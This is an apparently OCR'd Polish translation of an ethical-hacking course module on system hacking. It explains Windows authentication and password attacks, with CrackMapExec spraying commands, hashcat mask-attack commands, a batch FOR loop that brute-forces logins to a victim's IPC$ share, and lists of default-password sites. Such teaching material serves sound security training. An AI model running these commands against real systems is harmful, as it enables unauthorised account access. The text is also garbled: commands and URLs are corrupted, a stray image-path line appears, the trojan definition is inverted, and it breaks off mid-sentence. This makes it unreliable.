Hakowanie systemu

Cele kształcenia

Włamywanie się do systemu jest jednym z najważniejszych, a czasem nawet ostatecznym celem atakującego. Atakujący uzyskuje informacje za pomocą technik takich jak footprinting, skanowanie, wyliczanie i analiza podatności na ataki, a następnie wykorzystuje te informacje do włamania się do systemu docelowego. Ten moduł skupi się na narzędziach i technikach wykorzystywanych przez atakującego do włamania się do systemu docelowego. Pod koniec tego modułu będziesz w stanie wykonać następujące czynności:

• Wyjaśnij różne techniki uzyskiwania dostępu do systemu

• Zastosuj techniki eskalacji uprawnień

• Wyjaśnij różne techniki uzyskiwania i utrzymywania zdalnego dostępu do systemu

• Opisz różne typy rootkitów

• Wyjaśnij techniki steganografii i steganalizy

• Zastosuj różne techniki, aby ukryć dowody kompromisu

• Zastosuj różne środki zaradcze hakowania systemu

Uzyskać dostęp

Jak omówiono w Module 1, metodologia hakowania CEH (CHM) obejmuje różne kroki, które atakujący podejmują w celu zhakowania systemów. W poniższych sekcjach omówiono te kroki bardziej szczegółowo. Pierwszy krok polega na wykorzystaniu przez atakujących różnych technik w celu uzyskania dostępu do docelowego systemu. Techniki te obejmują łamanie haseł, wykorzystywanie przepełnień bufora i wykorzystywanie zidentyfikowanych luk w zabezpieczeniach.

Łamanie haseł

Uwierzytelnianie Microsoftu

Gdy użytkownicy logują się do komputera z systemem Windows, wykonywana jest seria kroków w celu uwierzytelnienia użytkownika. System operacyjny Windows uwierzytelnia swoich użytkowników za pomocą trzech mechanizmów (protokołów) dostarczonych przez firmę Microsoft.

Baza danych menedżera kont zabezpieczeń (SAM).

System Windows używa bazy danych Menedżera kont zabezpieczeń (SAM) lub bazy danych usługi Active Directory do zarządzania kontami użytkowników i hasłami w formacie zaszyfrowanym (skrót jednokierunkowy). System nie przechowuje haseł w postaci zwykłego tekstu, ale w postaci zaszyfrowanej, aby chronić je przed atakami. System implementuje bazę danych SAM jako plik rejestru, a jądro systemu Windows uzyskuje i utrzymuje wyłączną blokadę systemu plików w pliku SAM. Ponieważ ten plik zawiera blokadę systemu plików, zapewnia to pewną miarę bezpieczeństwa przechowywania haseł. Nie ma możliwości skopiowania pliku SAM do innej lokalizacji w przypadku ataków online. Ponieważ system blokuje plik SAM wyłączną blokadą systemu plików, użytkownik nie może go skopiować ani przenieść, gdy system Windows jest uruchomiony. Blokada nie zostanie zwolniona, dopóki system nie zgłosi wyjątku niebieskiego ekranu lub system operacyjny nie zostanie zamknięty. Aby jednak udostępnić skróty haseł do ataków typu brute-force w trybie offline, osoby atakujące mogą zrzucić zawartość dysku z pliku SAM przy użyciu różnych technik. Plik SAM

wykorzystuje funkcję SYSKEY (w systemie Windows NT 4.0 i nowszych wersjach) do częściowego szyfrowania skrótów haseł. Nawet jeśli hakerzy stosują techniki podstępu, aby odkryć zawartość, zaszyfrowane klucze z jednokierunkowym haszem utrudniają włamanie. Ponadto niektóre wersje mają klucz dodatkowy, który sprawia, że szyfrowanie jest specyficzne dla tej kopii systemu operacyjnego.

Uwierzytelnianie NTLM

NT LAN Manager (NTLM) to domyślny schemat uwierzytelniania, który przeprowadza uwierzytelnianie przy użyciu strategii wyzwanie/odpowiedź. Ponieważ nie opiera się na żadnej oficjalnej specyfikacji protokołu, nie ma gwarancji, że działa skutecznie w każdej sytuacji. Ponadto był używany w niektórych instalacjach systemu Windows, gdzie z powodzeniem działał. Uwierzytelnianie NTLM składa się z dwóch protokołów: protokołu uwierzytelniania NTLM i protokołu uwierzytelniania LAN Manager (LM). Protokoły te wykorzystują różne metodologie mieszania do przechowywania haseł użytkowników w bazie danych SAM.

Uwierzytelnianie Kerberosem

Kerberos to protokół uwierzytelniania sieciowego, który zapewnia silne uwierzytelnianie aplikacji klient/serwer za pomocą kryptografii tajnego klucza. Ten protokół zapewnia wzajemne uwierzytelnianie, w którym zarówno serwer, jak i użytkownik weryfikują swoją tożsamość. Wiadomości przesyłane przez protokół Kerberos są chronione przed atakami powtórkowymi i podsłuchem. Kerberos korzysta z Centrum dystrybucji kluczy (KDC), które jest zaufaną stroną trzecią. Składa się on z dwóch logicznie odrębnych części: serwera uwierzytelniającego (AS) i serwera przyznającego bilety (TGS). Kerberos używa „biletów" do udowodnienia tożsamości użytkownika. Firma Microsoft zaktualizowała swój domyślny protokół uwierzytelniania do Kerberos, który zapewnia silniejsze uwierzytelnianie aplikacji klient/serwer niż NTLM.

Jak hasła skrótu są przechowywane w Windows SAM?

Systemy operacyjne Windows używają pliku bazy danych Security Account Manager (SAM) do przechowywania haseł użytkowników. Plik SAM jest przechowywany w %SystemRoot%/system32/config/SAM w systemach Windows, a system Windows montuje go w rejestrze w gałęzi rejestru HKLM/SAM. Przechowuje zaszyfrowane hasła LM lub NTLM. NTLM zastępuje skrót LM, który jest podatny na złamanie. Nowe wersje systemu Windows nadal obsługują skróty LM w celu zapewnienia kompatybilności wstecznej; jednak Vista i nowsze wersje systemu Windows domyślnie wyłączają skróty LM. Hash LM jest pusty w nowszych wersjach systemu Windows. Wybranie opcji usuwania skrótów LM umożliwia dodatkowe sprawdzenie podczas operacji zmiany hasła, ale nie powoduje natychmiastowego usunięcia wartości skrótów LM z SAM. Plik SAM przechowuje w swojej bazie danych „fałszywą" wartość, która nie ma żadnego związku z rzeczywistym hasłem użytkownika i jest taka sama dla wszystkich kont użytkowników. Nie jest możliwe obliczenie skrótów LM dla haseł o długości przekraczającej 14 znaków. Dlatego wartość skrótu LM jest ustawiana na wartość „fikcyjną", gdy użytkownik lub administrator ustawia hasło dłuższe niż 14 znaków.

Uwaga: skróty LM są wyłączone w systemie Windows Vista i nowszych systemach operacyjnych Windows; LM jest puste w tych systemach.

Proces uwierzytelniania NTLM

NTLM obejmuje trzy metody uwierzytelniania typu wyzwanie-odpowiedź: LM, NTLMvl i NTLMv2, z których wszystkie wykorzystują tę samą technikę uwierzytelniania. Jedyną różnicą między nimi jest poziom szyfrowania. W uwierzytelnianiu NTLM klient i serwer negocjują protokół uwierzytelniania. Odbywa się to za pośrednictwem wynegocjowanego przez firmę Microsoft dostawcy obsługi

zabezpieczeń (SSP). Poniższe kroki ilustrują proces i przepływ uwierzytelniania klienta do kontrolera domeny przy użyciu dowolnego protokołu NTLM:

• Klient wpisuje nazwę użytkownika i hasło w oknie logowania.

• System Windows przepuszcza hasło przez algorytm wyznaczania wartości skrótu i generuje skrót dla hasła wprowadzonego w oknie logowania.

• Komputer kliencki wysyła żądanie logowania wraz z nazwą domeny do kontrolera domeny.

• Kontroler domeny generuje 16-bajtowy losowy ciąg znaków o nazwie „nonce", który wysyła do komputera klienckiego.

• Komputer kliencki szyfruje identyfikator jednorazowy za pomocą skrótu hasła użytkownika i wysyła go z powrotem do kontrolera domeny.

• Kontroler domeny pobiera skrót hasła użytkownika z SAM i używa go do zaszyfrowania wartości jednorazowej. Następnie kontroler domeny porównuje zaszyfrowaną wartość z wartością otrzymaną od klienta. Pasująca wartość uwierzytelnia klienta, a logowanie kończy się pomyślnie.

Uwaga: Firma Microsoft zaktualizowała swój domyślny protokół uwierzytelniania do Kerberos, który zapewnia silniejsze uwierzytelnianie aplikacji klient/serwer niż NTLM.

Uwierzytelnianie Kerberosem

Kerberos to protokół uwierzytelniania sieciowego, który zapewnia silne uwierzytelnianie aplikacji klient/serwer za pomocą kryptografii tajnego klucza, która zapewnia wzajemne uwierzytelnianie. Zarówno serwer, jak i użytkownik weryfikują swoją tożsamość. Wiadomości wysyłane przez ten protokół są chronione przed atakami powtórkowymi i podsłuchem. Kerberos wykorzystuje KDC, zaufaną stronę trzecią, i składa się z dwóch logicznie odrębnych części: AS i TGS. Mechanizm autoryzacji Kerberos zapewnia użytkownikowi bilet uprawniający bilet (TGT), który służy do późniejszego uwierzytelnienia w celu uzyskania dostępu do określonych usług, Single Sign-On, dzięki któremu użytkownik nie musi ponownie wpisywać hasła, aby uzyskać dostęp do jakichkolwiek autoryzowanych usług . Warto zauważyć, że nie ma bezpośredniej komunikacji między serwerami aplikacji a KDC; bilety serwisowe, nawet zapakowane przez TGS, docierają do serwisu tylko za pośrednictwem klienta, który wyrazi na to zgodę.

Łamanie hasła

Łamanie haseł to proces odzyskiwania haseł z danych przesyłanych przez system komputerowy lub z danych w nim przechowywanych. Celem złamania hasła może być pomoc użytkownikowi w odzyskaniu zapomnianego lub utraconego hasła, jako środek zapobiegawczy stosowany przez administratorów systemu w celu sprawdzenia haseł łatwych do złamania lub do wykorzystania przez osobę atakującą w celu uzyskania nieautoryzowanego dostępu do systemu. Hakowanie często zaczyna się od prób złamania hasła. Hasło to kluczowa informacja niezbędna do uzyskania dostępu do systemu. W związku z tym większość atakujących stosuje techniki łamania haseł w celu uzyskania nieautoryzowanego dostępu. Osoba atakująca może albo ręcznie złamać hasło, odgadując je, albo użyć zautomatyzowanych narzędzi i technik, takich jak słownik lub metoda brutalnej siły. Większość technik łamania haseł jest skuteczna z powodu słabych lub łatwych do odgadnięcia haseł.

Rodzaje ataków na hasła

Łamanie haseł to jeden z kluczowych etapów hakowania systemu. Mechanizmy łamania haseł często wykorzystują legalne środki w celu uzyskania nieautoryzowanego dostępu do systemu, takie jak

odzyskiwanie zapomnianego hasła użytkownika. Klasyfikacja ataków na hasła zależy od działań atakującego, które dzielą się na cztery typy:

Ataki nieelektroniczne: w większości przypadków jest to pierwsza próba zdobycia hasła do systemu docelowego przez atakującego. Ataki nieelektroniczne lub nietechniczne nie wymagają żadnej wiedzy technicznej na temat hakowania lub wykorzystywania systemu. Techniki wykorzystywane do przeprowadzania ataków nieelektronicznych obejmują surfowanie po ramieniu, inżynierię społeczną, nurkowanie w śmietniku itp.

Aktywne ataki online: Jest to jeden z najłatwiejszych sposobów uzyskania nieautoryzowanego dostępu do systemu na poziomie administratora. Tutaj atakujący komunikuje się z maszyną docelową, aby uzyskać dostęp do hasła. Techniki wykorzystywane do przeprowadzania aktywnych ataków online obejmują zgadywanie haseł, ataki słownikowe i siłowe, rozpylanie haseł, atak maską, wstrzykiwanie haszu, zatruwanie LLMNR/NBT-NS, używanie trojanów/oprogramowania szpiegującego/rejestratorów klawiszy, ataki monologów wewnętrznych, ataki łańcuchowe Markowa , łamanie haseł Kerberos itp.

Pasywne ataki online: Atak pasywny to rodzaj ataku systemowego, który nie prowadzi do żadnych zmian w systemie. W tym ataku atakujący nie musi komunikować się z systemem, ale pasywnie monitorować lub rejestrować dane przechodzące kanałem komunikacyjnym do iz systemu. Dane są następnie wykorzystywane do włamania do systemu. Techniki wykorzystywane do przeprowadzania pasywnych ataków online obejmują wąchanie przewodów, ataki typu man-in-the-middle, ataki powtórkowe itp.

Ataki w trybie offline: Ataki w trybie offline odnoszą się do ataków na hasła, w których osoba atakująca próbuje odzyskać hasła w postaci zwykłego tekstu ze zrzutu skrótu hasła. Atakujący używają wstępnie obliczonych skrótów z tęczowych tabel do przeprowadzania ataków sieciowych w trybie offline i rozproszonych.

Ataki nieelektroniczne

Istnieją trzy rodzaje ataków nieelektronicznych: socjotechnika, surfowanie po ramieniu i nurkowanie w śmietniku.

Inżynieria społeczna

W bezpieczeństwie komputerowym inżynieria społeczna jest używana do określenia nietechnicznego typu włamania, które wykorzystuje ludzkie zachowanie. Zwykle w dużym stopniu opiera się na interakcji międzyludzkiej i często polega na nakłanianiu innych osób do złamania normalnych procedur bezpieczeństwa. Inżynier społeczny prowadzi „oszukańczą grę”, aby złamać procedury bezpieczeństwa. Na przykład osoba atakująca wykorzystująca socjotechnikę w celu włamania się do sieci komputerowej może próbować zdobyć zaufanie autoryzowanego użytkownika do uzyskania dostępu do sieci docelowej, a następnie wydobyć informacje w celu naruszenia bezpieczeństwa sieci. Socjotechnika to w rzeczywistości metoda służąca do pozyskiwania poufnych informacji poprzez oszukiwanie lub nakłanianie ludzi. Osoba atakująca może przebrać się za użytkownika lub administratora systemu, aby uzyskać hasło użytkownika. Inżynierowie społeczni wykorzystują fakt, że ludzie na ogół starają się budować przyjazne relacje ze swoimi przyjaciółmi i współpracownikami, są pomocni i ufni. Inna cecha inżynierii społecznej polega na niezdolności ludzi do nadążania za kulturą, która w dużym stopniu opiera się na technologii informacyjnej. Większość ludzi nie zdaje sobie sprawy z wartości posiadanych informacji, dlatego tylko nieliczni dbają o ochronę ich informacje. Inżynierowie społeczni zazwyczaj przeszukują śmietniki, aby zdobyć cenne informacje. Co więcej, inżynierowie społeczni uważają, że uzyskanie kombinacji do sejfu lub szafki w klubie fitness jest trudniejsze niż w

przypadku hasła. Najlepszą obroną jest edukacja, szkolenie i budowanie świadomości na temat tego ataku i wartości informacji.

Surfowanie na ramieniu

Surfowanie po ramieniu to technika kradzieży haseł polegająca na zbliżaniu się do legalnych użytkowników i obserwowaniu, jak wprowadzają swoje hasła. W tego typu ataku atakujący obserwuje klawiaturę lub ekran użytkownika podczas logowania i monitoruje to, do czego odnosi się użytkownik podczas wprowadzania hasła, na przykład przedmiot na biurku w poszukiwaniu zapisanych haseł lub mnemoników. Atak ten można jednak wykonać tylko wtedy, gdy atakujący znajduje się w bliskiej odległości od celu. Atak ten może być również przeprowadzony w kolejkach do kasy w sklepach spożywczych, na przykład gdy potencjalna ofiara przeciąga kartę debetową i wprowadza wymagany kod PIN (Personal Identification Number). Kod PIN zazwyczaj składa się z czterech cyfr, co ułatwia przeprowadzenie ataku.

Nurkowanie w śmietniku

„Dumpster Diving" to kluczowa metoda ataku, która wykorzystuje poważne błędy w zabezpieczeniach komputera w systemie docelowym. Wrażliwe informacje, których ludzie pragną, chronią i z poświęceniem zabezpieczają, mają dostęp do prawie każdego, kto chce przeprowadzić wyszukiwanie śmieci. Przeglądanie śmieci to rodzaj ataku o niskim poziomie zaawansowania technologicznego, który ma wiele implikacji. Nurkowanie w śmietnikach było dość popularne w latach 80. Sam termin odnosi się do zbierania przydatnych, ogólnych informacji z wysypisk śmieci, takich jak kosze na śmieci, kontenery przy krawężnikach i śmietniki. Nawet dzisiaj ciekawscy i/lub złośliwi napastnicy czasami znajdują wyrzucone nośniki z plikami haseł, podręcznikami, raportami, paragonami, numerami kart kredytowych lub innymi poufnymi dokumentami. Badanie produktów odpadowych ze składowisk może pomóc atakującym w uzyskaniu nieautoryzowanego dostępu do docelowych systemów, a istnieje wiele dowodów na poparcie tej koncepcji. Personel pomocniczy często wyrzuca poufne informacje, nie zwracając uwagi na to, kto może mieć do nich dostęp później. Zebrane w ten sposób informacje mogą być następnie wykorzystane przez osoby atakujące do przeprowadzania innych rodzajów ataków, takich jak socjotechnika.

Aktywne ataki online

Atak słownikowy

W przypadku tego typu ataku plik słownika jest ładowany do aplikacji łamającej zabezpieczenia, która działa na kontach użytkowników. Słownik ten jest plikiem tekstowym zawierającym kilka słów ze słownika powszechnie używanych jako hasła. Program wykorzystuje każde słowo obecne w słowniku, aby znaleźć hasło. Oprócz standardowego słownika, słowniki atakującego zawierają wpisy z cyframi i symbolami dodanymi do słów (np. „3 grudnia!962"). Proste rolki palców na klawiaturze („qwer0987"), które według wielu osób generują losowe i bezpieczne hasła, są zatem zawarte w takim słowniku. Ataki słownikowe są bardziej przydatne niż ataki brute-force, jednak te pierwsze nie mogą być przeprowadzane w systemach wykorzystujących hasła. Atak ten ma zastosowanie w dwóch sytuacjach:

o W kryptoanalizie, aby odkryć klucz deszyfrujący do uzyskania tekstu jawnego z zaszyfrowanego tekstu

o W bezpieczeństwie komputerowym, aby ominąć uwierzytelnianie i uzyskać dostęp do mechanizmu kontrolnego komputera poprzez odgadywanie haseł

Metody poprawy skuteczności ataku słownikowego:

o Korzystanie z kilku różnych słowników, takich jak słowniki techniczne i zagraniczne, co zwiększa liczbę możliwości

o Używanie manipulacji ciągami znaków wraz ze słownikiem (np. jeśli słownik zawiera słowo „system", manipulacja ciągami tworzy między innymi anagramy, takie jak „metsys")

Atak Brute force

W ataku brute-force napastnicy wypróbowują każdą kombinację znaków, dopóki hasło nie zostanie złamane. Algorytmy kryptograficzne muszą być wystarczająco wzmocnione, aby zapobiec atakowi bruteforce, który jest zdefiniowany przez RSA w następujący sposób: „Wyczerpujące wyszukiwanie klucza lub wyszukiwanie bruteforce to podstawowa technika wypróbowywania każdego możliwego klucza po kolei, aż zostanie zidentyfikowany właściwy klucz". Atak brute-force ma miejsce, gdy ktoś próbuje stworzyć każdy pojedynczy klucz szyfrowania danych w celu wykrycia potrzebnych informacji. Nawet dzisiaj tylko ci, którzy dysponują wystarczającą mocą obliczeniową, mogą z powodzeniem przeprowadzić tego typu atak. Kryptoanaliza to brutalny atak na szyfrowanie, który wykorzystuje przeszukiwanie przestrzeni klucza. Innymi słowy, testowanie wszystkich możliwych kluczy jest jedną z prób odzyskania tekstu jawnego użytego do stworzenia określonego zaszyfrowanego tekstu. Wykrycie klucza lub zwykłego tekstu, które jest szybsze niż atak siłowy, jest jednym ze sposobów złamania szyfru. Szyfr jest bezpieczny, jeśli nie istnieje inna metoda jego złamania niż atak siłowy. Ogólnie rzecz biorąc, wszystkie szyfry nie mają matematycznego dowodu bezpieczeństwa. Jeśli użytkownik losowo wybierze klucze lub wyszukuje losowo, tekst jawny będzie dostępny średnio po wypróbowaniu przez system połowy wszystkich możliwych kluczy. Niektóre z rozważań dotyczących ataków brute-force są następujące:

o Jest to czasochłonny proces

o Wszystkie hasła zostaną ostatecznie znalezione

Atak oparty na regułach

Atakujący stosują ten typ ataku, gdy uzyskują informacje o haśle. Jest to potężniejszy atak niż ataki słownikowe i brute-force, ponieważ cracker zna typ hasła. Na przykład, jeśli atakujący wie, że hasło zawiera dwu- lub trzycyfrową liczbę, może użyć określonych technik, aby szybko wydobyć hasło. Uzyskując przydatne informacje, takie jak metoda użycia cyfr i/lub znaków specjalnych oraz długość hasła, osoby atakujące mogą skrócić czas potrzebny do złamania hasła, a tym samym udoskonalić narzędzie do łamania. Technika ta obejmuje brutalną siłę, ataki słownikowe i sylaby. W przypadku internetowych ataków polegających na łamaniu haseł osoba atakująca czasami używa kombinacji zarówno brutalnej siły, jak i słownika. Ta kombinacja należy do kategorii hybrydowych i sylabowych ataków polegających na łamaniu haseł.

Atak hybrydowy

Ten rodzaj ataku zależy od ataku słownikowego. Często ludzie zmieniają swoje hasła, dodając kilka cyfr do swoich starych haseł. W takim przypadku program dodałby kilka cyfr i symboli do słów ze słownika, aby spróbować złamać hasło. Na przykład, jeśli stare hasło to „system", istnieje szansa, że dana osoba zmieni je na „systeml" lub „system2".

o Atak sylaby

Hakerzy używają tej techniki łamania zabezpieczeń, gdy hasła nie są znanymi słowami. Atakujący wykorzystują słownik i inne metody, aby je złamać, a także wszelkie możliwe ich kombinacje.

o Atak rozpylania hasła

Atak polegający na rozpylaniu haseł jest wymierzony w wiele kont użytkowników jednocześnie przy użyciu jednego lub niewielkiego zestawu często używanych haseł. W przeciwieństwie do ataków brute-force, które są ukierunkowane tylko na określone konta użytkowników, atak polegający na rozpylaniu haseł jest skierowany do każdego użytkownika w określonej grupie roboczej. Aby przeprowadzić ten atak, osoby atakujące koncentrują się głównie na wykorzystaniu zasady blokowania konta, która umożliwia użytkownikom używanie wielu haseł przez określony czas lub określoną liczbę prób, zanim ich konta zostaną zablokowane. Napastnicy początkowo próbują wprowadzić jedno często używane hasło na wielu kontach jednocześnie i czekają na odpowiedź, zanim zainicjują kolejną próbę podania hasła na tych samych kontach. Kontynuują ten proces, pozostając poniżej progu blokady, dzięki czemu mogą wypróbować dużą liczbę haseł bez wpływu mechanizmów automatycznej blokady. Rozpylanie haseł może odbywać się na różnych etapach za pośrednictwem wspólnych portów, takich jak MSSQL (1433/TCP), SSH (22/TCP), FTP (21/TCP), SMB (445/TCP), Telnet (23/TCP) i Kerberos (88/TCP). Atakujący używają narzędzi takich jak CrackMapExec do przeprowadzania ataków polegających na rozpylaniu haseł,

o CrackMapExec

Atakujący używają narzędzia CrackMapExec do automatyzacji procesu łamania haseł całej domeny lub haseł członków grupy roboczej przy użyciu małego zestawu często używanych haseł przechowywanych w pliku .txt. Następujące polecenie uruchamia narzędzie CrackMapExec z hasłami przechowywanymi w pliku passwords.txt:

crackmapexeo smb <IP> -u użytkownicy.txt -p hasła.txt

Uruchom następujące polecenie, aby sprawdzić, czy podczas procesu opryskiwania wystąpiła blokada:

spray.sh -smb <targetIP> <usernameList> <passwordList>

<Próby na okres blokady> <Okres blokady w minutach> <DOMENA>

Oto kilka dodatkowych narzędzi do ataku polegającego na rozpylaniu haseł:

o Kerbrute (https://github.com)

o Invoke-DomainPasswordSpray (https://github.com)

o Spray (https://github.com)

o Omnispray (https://github.com)

Atak Maski

Atak maską jest podobny do ataków siłowych, ale odzyskuje hasła z skrótów z bardziej szczegółowym zestawem znaków na podstawie informacji znanych atakującemu. Ataki typu brute-force są czasochłonne, ponieważ atakujący próbuje wszystkich możliwych kombinacji znaków, aby złamać hasło. Z kolei w przypadku ataku z użyciem maski atakujący wykorzystuje wzór hasła, aby zawęzić listę możliwych haseł i skrócić czas złamania.

hashcat

Atakujący używają narzędzia hashcat do przeprowadzania ataków na hasła, takich jak ataki brute-force, ataki słownikowe i ataki z użyciem maski. Aby przeprowadzić ataki z użyciem maski, osoba atakująca

musi znać flagi używane dla wbudowanego zestawu znaków, niestandardowego zestawu znaków i trybu ataku, aby utworzyć odpowiedni wzorzec hasła.

Wbudowane zestawy znaków

Poniższy wbudowany zestaw znaków pomaga określić typ używanego znaku:

• ?1 = abcdefghijklmnopqrstuvwxyz

• ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ

• ?d = 0123456789

• ?h = 0123456789abcdef

• ?H = 0123456789ABCDEF

• ?s = «spacja»!"#$%&'()*+,-./:;<=>?@[\]A_'{ I }~

• ?a = ?l?u?d?s

• ?b = 0x00 - Oxff

Niestandardowy zestaw znaków

Niestandardowy zestaw znaków jest używany w sytuacjach, gdy atakujący nie ma pewności co do typu znaku w konkretnym symbolu zastępczym:

• -1 abcdefghijklmnopqrstuvwxyz0123456789

• -1 abcdefghijklmnopqrstuvwxyz?d

• -1 710123456789

-1 ?l?d

Tryb mieszania

Atakujący używają flagi -m z hashcat, aby określić tryb mieszania, czyli typ skrótu do złamania, na przykład MD5, NTML lub SHA256. Uruchom następujące polecenie, aby złamać hasła zawierające sześć znaków, w których pierwsze trzy to małe litery, a trzy ostatnie to cyfry. Wzór hasła wydaje się być ?i?i?i?d?d?d.

hashcat -a 3 -m 0 md5_hashes.txt ?l?l?l?d?d?d

-a -> Określa tryb ataku, który wynosi tutaj 3 (atak siłowy)

-m-> Określa typ skrótu, który wynosi tutaj 0 (MD5)

Uruchom następujące polecenie, aby złamać hasła o długości ośmiu znaków, gdzie pierwszy znak to wielka lub mała litera, ostatnie cztery znaki to cyfry, pierwsze dwie cyfry to 1 i 9, a pozostałe znaki to małe litery.

hashcat -a 3 -m 0 md5_hashes.txt -1 ?l?u ?l?l?l?119?d?d

-l ?i?u -> Określa, czy znak jest wielką, czy małą literą alfabet

Aby złamać hash hasła o nieznanej długości, użyj flagi --increment, podając maksymalną i minimalną długość hasła.

hashcat -m 0 -a 3 -i --increment-min=6 --increment-max=l0

53ab0dff8ecc7d5al8b4416d00568f02 ?1?1?1?1?1?1?1?1?1?1

--increment-min=6 -> Minimalna długość hasła to 6

--increment-max=l0 -> Maksymalna długość hasła to 10

Odgadywanie hasła

Zgadywanie hasła to technika łamania haseł polegająca na próbie ręcznego zalogowania się do systemu docelowego przy użyciu różnych haseł. Zgadywanie jest kluczowym elementem ręcznego łamania haseł. Napastnik tworzy listę wszystkich możliwych haseł na podstawie informacji zebranych za pomocą socjotechniki lub innej metody i próbuje ręcznie złamać hasła na maszynie ofiary. Poniżej przedstawiono kroki związane z odgadywaniem hasła:

o Znajdź prawidłowego użytkownika

o Utwórz listę możliwych haseł

o Ranking haseł od wysokiego do niskiego prawdopodobieństwa

o Wprowadź każde hasło, aż zostanie znalezione prawidłowe hasło

Hakerzy mogą łamać hasła ręcznie lub przy użyciu zautomatyzowanych narzędzi, metod i algorytmów. Mogą również zautomatyzować łamanie haseł za pomocą prostej pętli FOR lub utworzyć plik skryptu, który sprawdza każde hasło z listy. Techniki te są nadal uważane za ręczne pękanie. Wskaźnik niepowodzeń tego typu ataków jest wysoki.

Ręczny algorytm łamania haseł

W najprostszej postaci algorytm ten może zautomatyzować odgadywanie hasła za pomocą prostej pętli FOR. W poniższym przykładzie osoba atakująca tworzy prosty plik tekstowy z nazwami użytkowników i hasłami i przetwarza je za pomocą pętli FOR. Główna pętla FOR może wyodrębnić nazwy użytkowników i hasła z pliku tekstowego, który służy jako słownik podczas iteracji w każdym wierszu:

[file: credentials.txt]

administrator ""

administrator password

administrator administrator

[Etc.]

Wpisz następujące polecenia, aby uzyskać dostęp do pliku tekstowego z katalogu:

c:\>FOR /F "tokens=l,2*" %i in (credentials.txt)A

More? do net use \\victim.com\lPC$ %j /u:victim.com\%iA

More? 2»nulA

More? && echo %time% %date% » outfile.txtA

More? && echo Wvictim.com acct: %i pass: %j » outfile.txt

c:\>type outfile.txt

Plik outfile.txt zawiera poprawną nazwę użytkownika i hasło, jeśli nazwa użytkownika i hasło w pliku credentials.txt są poprawne. Atakujący może ustanowić otwartą sesję z serwerem ofiary za pomocą swojego systemu.

Hasła domyślne

Hasła domyślne to hasła dostarczane przez producentów z nowym sprzętem (np. przełączniki, koncentratory, routery). Zwykle domyślne hasła dostarczane przez producentów urządzeń chronionych hasłem umożliwiają użytkownikowi dostęp do urządzenia podczas początkowej konfiguracji, a następnie zmianę hasła. Jednak często administrator albo zapomni ustawić nowe hasło, albo zignoruje zalecenie zmiany hasła i będzie nadal używał oryginalnego hasła. Atakujący mogą wykorzystać tę lukę i znaleźć domyślne hasło do urządzenia docelowego na stronach internetowych producentów lub za pomocą narzędzi online, które pokazują domyślne hasła, aby pomyślnie uzyskać dostęp do urządzenia docelowego. Atakujący używają domyślnych haseł na liście słów lub w słowniku, których używają do przeprowadzania ataków polegających na odgadywaniu hasła. Oto niektóre narzędzia online do wyszukiwania haseł domyślnych:

o https://open-sez.me

o https://www.fortypoundheod.com

o https://cirt.net

lub http://www.defoultpossword.us


o https://www.routerposswords.com

o https://domyślne-hasło,info

o https://192-168-l-lip.mobi

Trojany/Spyware/Keyloggery

Trojan to program, który maskuje się jako szkodliwa aplikacja. Oprogramowanie początkowo wydaje się wykonywać pożądaną lub nieszkodliwą funkcję, ale zamiast tego kradnie informacje lub szkodzi systemowi. Za pomocą trojana osoby atakujące mogą uzyskać zdalny dostęp i wykonywać różne operacje ograniczone uprawnieniami użytkownika na komputerze docelowym. Oprogramowanie szpiegujące to rodzaj złośliwego oprogramowania, które atakujący instalują na komputerze w celu potajemnego zbierania informacji o jego użytkownikach bez ich wiedzy. Oprogramowanie szpiegujące ukrywa się przed użytkownikiem i może być trudne do wykrycia. Keylogger to program, który rejestruje wszystkie naciśnięcia klawiszy użytkownika bez jego wiedzy. Keyloggery wysyłają dziennik naciśnięć klawiszy użytkownika na maszynę atakującego lub ukrywają go w maszynie ofiary do późniejszego odzyskania. Następnie osoba atakująca analizuje dziennik w celu znalezienia haseł lub innych przydatnych informacji, które mogłyby zagrozić systemowi. Atakujący instaluje trojana/spyware/keyloggera na komputerze ofiary w celu zebrania nazw użytkowników i haseł. Programy te działają w tle i odsyłają atakującemu wszystkie poświadczenia użytkownika. Na przykład keylogger na komputerze ofiary może ujawnić zawartość wszystkich wiadomości e-mail użytkownika. Poniższy obraz przedstawia scenariusz opisujący, w jaki sposób osoba atakująca uzyskuje dostęp do hasła za pomocą trojana/spyware/keyloggera.



Hash Injection/Pass-the-Hash (PtH) Atak

Ten typ ataku jest możliwy, gdy system docelowy używa funkcji skrótu jako części procesu uwierzytelniania w celu uwierzytelnienia swoich użytkowników. Zasadniczo system przechowuje wartości skrótu poświadczeń w bazie danych/pliku SAM na komputerze z systemem Windows. W takich przypadkach serwer oblicza wartość skrótu danych uwierzytelniających przesłanych przez użytkownika lub umożliwia użytkownikowi bezpośrednie wprowadzenie wartości skrótu. Następnie serwer sprawdza to pod kątem zapisanej wartości skrótu w celu uwierzytelnienia. Atakujący wykorzystują takie mechanizmy uwierzytelniania i najpierw wykorzystują serwer docelowy do pobrania skrótów z baz danych SAM. Następnie wprowadzają uzyskane skróty bezpośrednio do mechanizmu uwierzytelniania w celu uwierzytelnienia za pomocą skradzionych, wstępnie obliczonych skrótów użytkownika. W związku z tym w przypadku ataku typu hash injection/PtH osoby atakujące wstrzykują skompromitowany skrót LanMan (LM) lub NTLM do sesji lokalnej, a następnie używają tego skrótu do uwierzytelnienia w zasobach sieciowych. Każdy serwer lub usługa (działająca w systemie Windows, UNIX lub innym systemie operacyjnym) korzystająca z uwierzytelniania NTLM lub LM jest podatna na ten atak. Atak ten można 